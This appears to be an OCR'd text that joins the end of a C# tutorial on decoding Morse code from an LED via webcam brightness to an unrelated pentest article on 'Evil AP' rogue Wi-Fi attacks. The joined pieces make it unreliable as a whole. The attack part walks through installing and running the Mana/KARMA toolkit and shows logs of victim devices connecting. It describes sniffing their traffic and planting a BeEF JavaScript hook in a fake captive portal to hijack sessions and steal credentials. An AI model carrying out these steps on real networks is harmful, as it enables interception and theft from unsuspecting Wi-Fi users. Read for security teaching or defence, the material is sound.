Once the light source is defined, the program can go through the pixels near the defined light source and calculate the average brightness of each pixel.

```
using System.Drawing;
Color c = someBitmap.GetPixel(x,y);
float b = c.GetBrightness();
```

Wow, that's easy! This code was simple to write, and easy to understand. However, unfortunately, it is very slow. If you use this code, it might take several milliseconds to process, because the GetPixel()/SetPixel() methods are too slow for iterating through bitmaps. So, in this project, we'll make use of the BitmapData class in GDI+ to access the information we want. BitmapData only allows us to access the data it stores through a pointer. This means that we'll have to use the unsafe keyword to scope the block of code that accesses the data. Based on an article by Eric Gunnerson, here's a class that will perform a very quick unsafe image processing:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Windows.Forms;
using System.Drawing;
using System.Drawing.Imaging;
public unsafe class UnsafeBitmap
{
  Bitmap bitmap;
  int width;
  BitmapData bitmapData = null;
  Byte* pBase = null;

  public UnsafeBitmap(Bitmap bitmap)
  {
    this.bitmap = new Bitmap(bitmap);
  }

  public UnsafeBitmap(int width, int height)
  {
    this.bitmap = new Bitmap(width, height,
PixelFormat.Format24bppRgb);
  }

  public void Dispose()
  {
    bitmap.Dispose();
  }

  public Bitmap Bitmap
  {
    get
    {
      return (bitmap);
    }
  }

  public struct PixelData
  {
    public byte blue;
    public byte green;
    public byte red;
  }
```

```
  private Point PixelSize
  {
    get
    {
      GraphicsUnit unit = GraphicsUnit.Pixel;
      RectangleF bounds = bitmap.GetBounds(ref unit);

      return new Point((int)bounds.Width, (int)bounds.Height);
    }
  }

  public void LockBitmap()
  {
    GraphicsUnit unit = GraphicsUnit.Pixel;

    RectangleF boundsF = bitmap.GetBounds(ref unit);
    Rectangle bounds = new Rectangle((int)boundsF.X,
(int)boundsF.Y,
              (int)boundsF.Width, (int)boundsF.Height);

    width = (int)boundsF.Width * sizeof(PixelData);

    if (width % 4 != 0)
    {
      width = 4 * (width / 4 + 1);
    }

    bitmapData = bitmap.LockBits(bounds, ImageLockMode.ReadWrite,
                  PixelFormat.Format24bppRgb);
    pBase = (Byte*)bitmapData.Scan0.ToPointer();
  }

  public PixelData GetPixel(int x, int y)
  {
    PixelData returnValue = *PixelAt(x, y);
    return returnValue;
  }

  public void SetPixel(int x, int y, PixelData colour)
  {
    PixelData* pixel = PixelAt(x, y);
    *pixel = colour;
  }

  public void UnlockBitmap()
  {
    bitmap.UnlockBits(bitmapData);
    bitmapData = null;
    pBase = null;
  }

  public PixelData* PixelAt(int x, int y)
  {
    return (PixelData*)(pBase + y * width + x *
sizeof(PixelData));
  }
}
```

Be sure to check Eric's article on unsafe image processing. This class can be used for retrieving the red, green, and blue values of any pixel, as shown below:

```
private void GetBritnessOnce(ref Bitmap image)
{
  // This code is for getting brightness only once !!
  // pt is point defining light source
  Rectangle rect = new Rectangle(pt.X - 3, pt.Y - 3, 6, 6);
  //cropping image within boundaries of this rectangle
  Bitmap img = image.Clone(rect,
System.Drawing.Imaging.PixelFormat.Format24bppRgb);
  UnsafeBitmap uBitmap = new UnsafeBitmap(img);//unsafe bitmap class
  uBitmap.LockBitmap();
  float avgBritness = 0;
  for (int x = 0; x &lt; 6; x++)
  {
     for (int y = 0; y &lt; 6; y++)
     {
       byte red, green, blue;
       red = uBitmap.GetPixel(x, y).red;
       green = uBitmap.GetPixel(x, y).green;
       blue = uBitmap.GetPixel(x, y).blue;
       avgBritness += (299 * red + 587 * green + 114 * blue) / 1000;
       // brightness function
     }
   }
   avgBritness /= 36 ;
   uBitmap.UnlockBitmap();
   label19.Text = Convert.ToString(avgBritness);
}
```

With the brightness value, the program can find whether the light source is "on" or "off", and with a stopwatch, the timings of on/off sequences could be calculated.

The program provides all the stats below the webcam view, and with these stats, it also predicts the Morse code! Make sure to watch the video above.

Here, "dot" defines the time span for which the LED will remain on for every dot within the Morse code, and "DMF", by default, is 3, which means the time span for every dash in the Morse code will be "dot" * 3.

Let's suppose we need to define " ._ " by flashing LEDs. How will we do that?

```
LED on for "LESS time" --> LED off for "SOME time" --> LED on
for "MORE time"
```

This LED off for "SOME time" is what "Imm" is in the above settings.

Now, let's come to the settings for the decoding part. I'll soon add some AI so that the program will adapt itself after collecting some on/off data.

For brightness less than the "Brightness Threshold", the light source will be considered "off". For best results, keep this setting only a little less than the brightness of the light source in "on" state. Similarly, you can play with other settings to get the best results. The program will provide all the statistics below the webcam window.

We have reached the end of this article, and I hope you enjoyed reading it. Now, here's some hoework for you: try implementing features like AI for the program, and make this program self-adaptive according to its environment. Use your ideas, and if you end up doing something cool, I'd love to hear about it. :) Have fun!

Additional Reading:

- http://blogs.msdn.com/ericgu/archive/2007/06/20/lost-column-2-unsafe-image-processing.aspx
- https://www.codeproject.com/Articles/46174/Computer-Vision-Decoding-a-Morse-Code-Flashing-LED
- http://wwwhome.cs.utwente.nl/~ptdeboer/ham/rscw/algorithm.html
- https://smallhacks.wordpress.com/2012/04/17/working-with-synology-hardware-devsynobios-and-devttys1/


The Biggest Boogeyman Of Network Wireless

Fabrício Salomão And Rafael Capucho

ABOUT THE AUTHOR

Fabrício Salomão

Fabrício Salomão is Information Security Consultant at CIPHER Intelligence LAB with focus in Penetration Testing, Vulnerability Assessment and Analysis forensic. He works with Information Security since 2012, offering training and lecture aboutEthical Hacking. The skills domain are Linux/Windows, language programming at Python/C and developing algorithms to automate the intrusion test. He's author of articles/tutorial approach exploration offensive techniques and computer forensics.



ABOUT THE AUTHOR

Rafael Capucho

Rafael Capucho is Information Security Consultant at CIPHER Intelligence LAB, self-taught, independent researcher focusing on network security and systems intrusion testing. Pentester and CTF player in the offseason.

In the current scenario of cyber attacks, the attacks performed in wireless networks are one of the most aimed at, due to the high rate of WiFi devices in various places. A great number of attacks based on WiFi networks gain fame in this environment, but the attack that really stands out is ***Evil AP***. The attack is performed mainly in public places, such as malls, snack bars or coffee shops. They happen to be the perfect spot for the attack, considering the number of people that circulate through these places, compromising several users who use the internet to access their financial transactions or personal information, such as their social networks. With the same attack scenario, corporations, which are seen as targets by attackers who wish to steal information (industrial espionage), are affected.

INTRODUCTION

Evil AP, also known as Evil Access Point, consists of creating a fake WiFi access point without a password and is used to capture the information of anyone who connects to it. Driving the victim to believe she is in a legitimate network, due to the attack technique exploited using a tool called Karma, the victim's device connects automatically to the attacker's access point (when WiFi is toggled on in her device), where all information traffic passes by the attacker, who can exploit various techniques of attacks on the victim. The same way the Evil AP can be used on Black Hat, it can be used on White Hat, as in Black Box Pentest, where the scope in not defined and demands creativity to obtain great results.

FUNDAMENTALS

Being the victim's gateway during an attack exploitation allows us to utilize a variety of techniques and tools for exploitation that depend on creativity. In this article we will demonstrate PoC (Proof of Concept) in order to observe some forms of exploitation that can be done, without going deeply into exploited attacks. Among the techniques explored, we will approach session hijacking through JavaScript payloads using the BeeF tool, automated capture of credentials using a Ssltrip module and data analysis in networks through Wireshark.

CONCEPTS

Mana, a framework that contains the improvements to KARMA attacks, was implemented into hostapd, as well as some useful configurations for conducting Man-in-The-Middle (MiTM) once you've managed to get a victim to connect. It is nothing more than a script that calls various tools, automating the exploitation of attacks on wireless networks, such as sniffing, MiTM, session hijacking, and reverse connection, among many others.

TOOLS REQUIRED

To execute the attack we need a dedicated network interface, and the following tools:

- Mana-toolkit.
- Network Adapter (*TP-LINK TL-WN722N* with Chipset A*theros AR9271)*
- Internet link.

INSTALLATION

Mana-toolkit can be installed through Kali Linux.

```
# apt-get install mana-toolkit
```

Or through GitHub:

```
# git clone --depth 1 https://github.com/sensepost/mana

# cd mana

# git submodule init

# git submodule update

# make

# make install
```

MANA'S CONFIGURATION

Before starting the attack, we need to know the features and configurations of Mana. In the Mana directory "*/usr/share/mana-toolkit/run-mana*" we can work in some different ways where we see some start scripts from Mana; here are the main ones:

- `Start-nat-full.sh` – Mana will work in NAT Mode, making the attacker the gateway of the wireless network, it will activate all available Mana features.
- `Start-nat-simple.sh` – Mana will only work in NAT Mode without activating its features.
- `Start-noupstream.sh` – Mana will not work with internet, it will start a captive portal and redirect all connections to the captive portal.
- `Start-noupstream-eap.sh` – Mana will simulate a fake EAP server.

Before the first use, it is necessary to parameterize the settings within each script. The variables must be checked:

upstream	What is the output interface for the internet?
phy	What interface will be used for the Rogue AP?
conf	Location of the Hostapd configuration file responsible for running Rogue AP.

hostname	The name of your device, it is interesting to use the name of a router.

KARMA ATTACK

When starting one of the scripts, "*start-nat-full.sh*" we automatically start the Karma attack.

```
# cd /usr/share/mana-toolkit/run-mana

# ./start-nat-full.sh
```

When we start the script, it will automatically call Karma, which will raise the fake networks as seen in the image below, causing the victim to automatically connect. Understanding a little more about Karma, *it is a wireless sniffing tool that discovers clients and their preferred/trusted networks by passively listening for 802.11 Probe Request frames. From there, individual clients can be targeted by creating a Rogue AP for one of their probed networks (which they may join automatically) or using a custom driver that responds to probes and association requests for any SSID. Higher-level fake services can then capture credentials or exploit client-side vulnerabilities on the host.*

```
root@Ricina:/usr/share/mana-toolkit/run-mana#
root@Ricina:/usr/share/mana-toolkit/run-mana#
root@Ricina:/usr/share/mana-toolkit/run-mana#
firelamb-view.sh     start-noupstream-all.sh     start-noupstream.sh
start-nat-full.sh    start-noupstream-eaponly.sh
start-nat-simple.sh  start-noupstream-eap.sh
root@Ricina:/usr/share/mana-toolkit/run-mana# ./start-nat-full.sh
hostname WRT54G
Current MAC:   00:11:22:33:44:00 (CIMSYS Inc)
Permanent MAC: e8:de:27:0b:65:df (TP-LINK TECHNOLOGIES CO.,LTD.)
New MAC:       42:62:3d:c0:c0:04 (unknown)
Configuration file: /etc/mana-toolkit/hostapd-mana.conf
Using interface wlan0 with hwaddr 00:11:22:33:44:00 and ssid "Internet"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
MANA - Directed probe request for foreign SSID 'wifi-mobile ' from 40:88:05:77:cc:65
MANA - Directed probe request for foreign SSID 'wifi - mobile ' from 40:88:05:77:cc:65
MANA - Attempting to generated Broadcast response : wifi-mobile  (12) for STA 40:88:05:77:cc:65
MANA - Attempting to generated Broadcast response : wifi - mobile  (14) for STA 40:88:05:77:cc:65
MANA - Directed probe request for foreign SSID 'wifi - mobile ' from 40:88:05:77:cc:65
MANA - Directed probe request for foreign SSID 'wifi - mobile ' from 40:88:05:77:cc:65
MANA - Attempting to generated Broadcast response : wifi-mobile  (12) for STA 40:88:05:77:cc:65
MANA - Attempting to generated Broadcast response : wifi - mobile  (14) for STA 40:88:05:77:cc:65
MANA - Directed probe request for foreign SSID 'wifi-mobile ' from 40:88:05:77:cc:65
MANA - Attempting to generated Broadcast response : wifi-mobile  (12) for STA 40:88:05:77:cc:65
MANA - Attempting to generated Broadcast response : wifi - mobile  (14) for STA 40:88:05:77:cc:65
MANA - Directed probe request for foreign SSID 'wifi-mobile ' from 40:88:05:77:cc:65
MANA - Attempting to generated Broadcast response : wifi-mobile  (12) for STA 40:88:05:77:cc:65
MANA - Attempting to generated Broadcast response : wifi - mobile  (14) for STA 40:88:05:77:cc:65
MANA - Directed probe request for foreign SSID 'wifi-mobile ' from 40:88:05:77:cc:65
MANA - Directed probe request for foreign SSID 'Barros' from a2:a0:bb:f0:6f:9c
MANA - Attempting to generated Broadcast response : wifi-mobile  (12) for STA 40:88:05:77:cc:65
MANA - Attempting to generated Broadcast response : wifi - mobile  (14) for STA 40:88:05:77:cc:65
MANA - Attempting to generated Broadcast response : wifi-mobile  (12) for STA 40:88:05:77:cc:65
MANA - Attempting to generated Broadcast response : wifi - mobile  (14) for STA 40:88:05:77:cc:65
/usr/share/mana-toolkit/sslstrip-hsts/sslstrip2
Generated RSA key for leaf certs.
SSLsplit 0.5.0 (built 2016-12-26)
```

When the victims connect in the fake networks that are in our machine, we will begin to exploit some techniques since now we are the gateway of the connection with the victim.


```
MANA - Directed probe request for actual/legitimate SSID 'Internet' from 30:cb:f8:b5:ad:1e
wlan0: STA 30:cb:f8:b5:ad:1e IEEE 802.11: authenticated
wlan0: STA 30:cb:f8:b5:ad:1e IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 30:cb:f8:b5:ad:1e
10.0.0.101.43735 > 10.0.0.1.53:  34319+ A? connectivitycheck.gstatic.com
10.0.0.101.44512 > 10.0.0.1.53:  14791+ A? connectivitycheck.gstatic.com
10.0.0.101.14014 > 10.0.0.1.53:  11685+ A? clients3.google.com
10.0.0.101.17340 > 10.0.0.1.53:  11685+ A? clients3.google.com
10.0.0.101.14901 > 10.0.0.1.53:  23840+ A? clients3.google.com
10.0.0.101.24699 > 10.0.0.1.53:  23840+ A? clients3.google.com
10.0.0.101.16188 > 10.0.0.1.53:  571+ A? apresolve.spotify.com
10.0.0.101.19565 > 10.0.0.1.53:  571+ A? apresolve.spotify.com
10.0.0.101.31558 > 10.0.0.1.53:  30543+ A? apresolve.spotify.com
10.0.0.101.19208 > 10.0.0.1.53:  30543+ A? apresolve.spotify.com
10.0.0.101.38607 > 10.0.0.1.53:  18709+ A? connectivitycheck.gstatic.com
10.0.0.101.40859 > 10.0.0.1.53:  18043+ A? connectivitycheck.gstatic.com
10.0.0.101.17768 > 10.0.0.1.53:  6592+ A? mobile-ap.spotify.com
10.0.0.101.18742 > 10.0.0.1.53:  6592+ A? mobile-ap.spotify.com
```

NETWORK PACKET CAPTURE


One of the attack techniques that we can use is to perform the capture of packages within the network. One of the tools we can use to analyze packets sent and received on the network is Wireshark, an excellent graphical tool for running filters and analyzing any packets transmitted on the network.

That way we can analyze credentials that pass in clear text, or any data transmitted without encryption (since we still have many services running unencrypted) such as files. When running some traffic capture tool it is important that you save the entire dump done on the network for a future analysis.

With Wireshark we captured a file on the network named file_001.txt, as shown below.



The image below demonstrates better the capture of the package by displaying its contents. In real cases, it is very common for confidential data to be transmitted through e-mails, such as attached documents.



SESSION HIJACKING

Session hijacking can be exploited in several ways, one of which is to perform browser hooking through a malicious redirect of a payload embedded in the page that the user will be redirected to.

To perform the attack we will run a fake authentication page to access WiFi and on this page will be our payload in JavaScript generated by the BeeF tool. When the victim is infected, we can execute several modules of the tool, like take a photo with the webcam, capture the microphone of the machine, redirect to false pages (DNS Posing), or capture your credentials, among other things.


For this, we will use the script "*start-noupstream.sh*"

```
# cd /usr/share/mana-toolkit/run-mana

# ./start-noupstream.sh
```

Mana will run the Apache service, the fake page of the captive portal is located inside the directory */usr/share/mana-toolkit/www/portal/* which is the same structure of any website, in *index.html* we will insert our Javascript script to do the session hijack.

```
root@WRT54G:/usr/share/mana-toolkit/www/portal# pwd
/usr/share/mana-toolkit/www/portal
root@WRT54G:/usr/share/mana-toolkit/www/portal# ls -l
total 116
-rw-r--r-- 1 root root  5196 May 25  2016 About.aspx.html
drwxr-xr-x 2 root root  4096 Jul  4 17:45 Account
drwxr-xr-x 2 root root  4096 Jul  4 17:45 apple
-rw-r--r-- 1 root root   125 May 25  2016 checkin
-rw-r--r-- 1 root root  9328 May 25  2016 Contact.html
drwxr-xr-x 2 root root  4096 Jul  4 17:45 Content
-rw-r--r-- 1 root root 32038 May 25  2016 favicon.ico
drwxr-xr-x 2 root root  4096 Jul  4 17:45 fonts
-rw-r--r-- 1 root root     0 May 25  2016 generate_204
drwxr-xr-x 2 root root  4096 Jul  4 17:45 images
-rw-r--r-- 1 root root 11813 Jul  4 18:21 index.html
-rw-r--r-- 1 root root  8669 May 25  2016 Pricing.html
-rw-r--r-- 1 root root   265 May 25  2016 proxy.pac
drwxr-xr-x 3 root root  4096 Jul  4 17:45 Scripts
-rw-r--r-- 1 root root   265 May 25  2016 wpad.dat
-rw-r--r-- 1 root root   265 May 25  2016 wpad.pac
root@WRT54G:/usr/share/mana-toolkit/www/portal#
```


You can enter any payload, we will use the BeeF that generates our automatic payload that will run on the fake portal page.



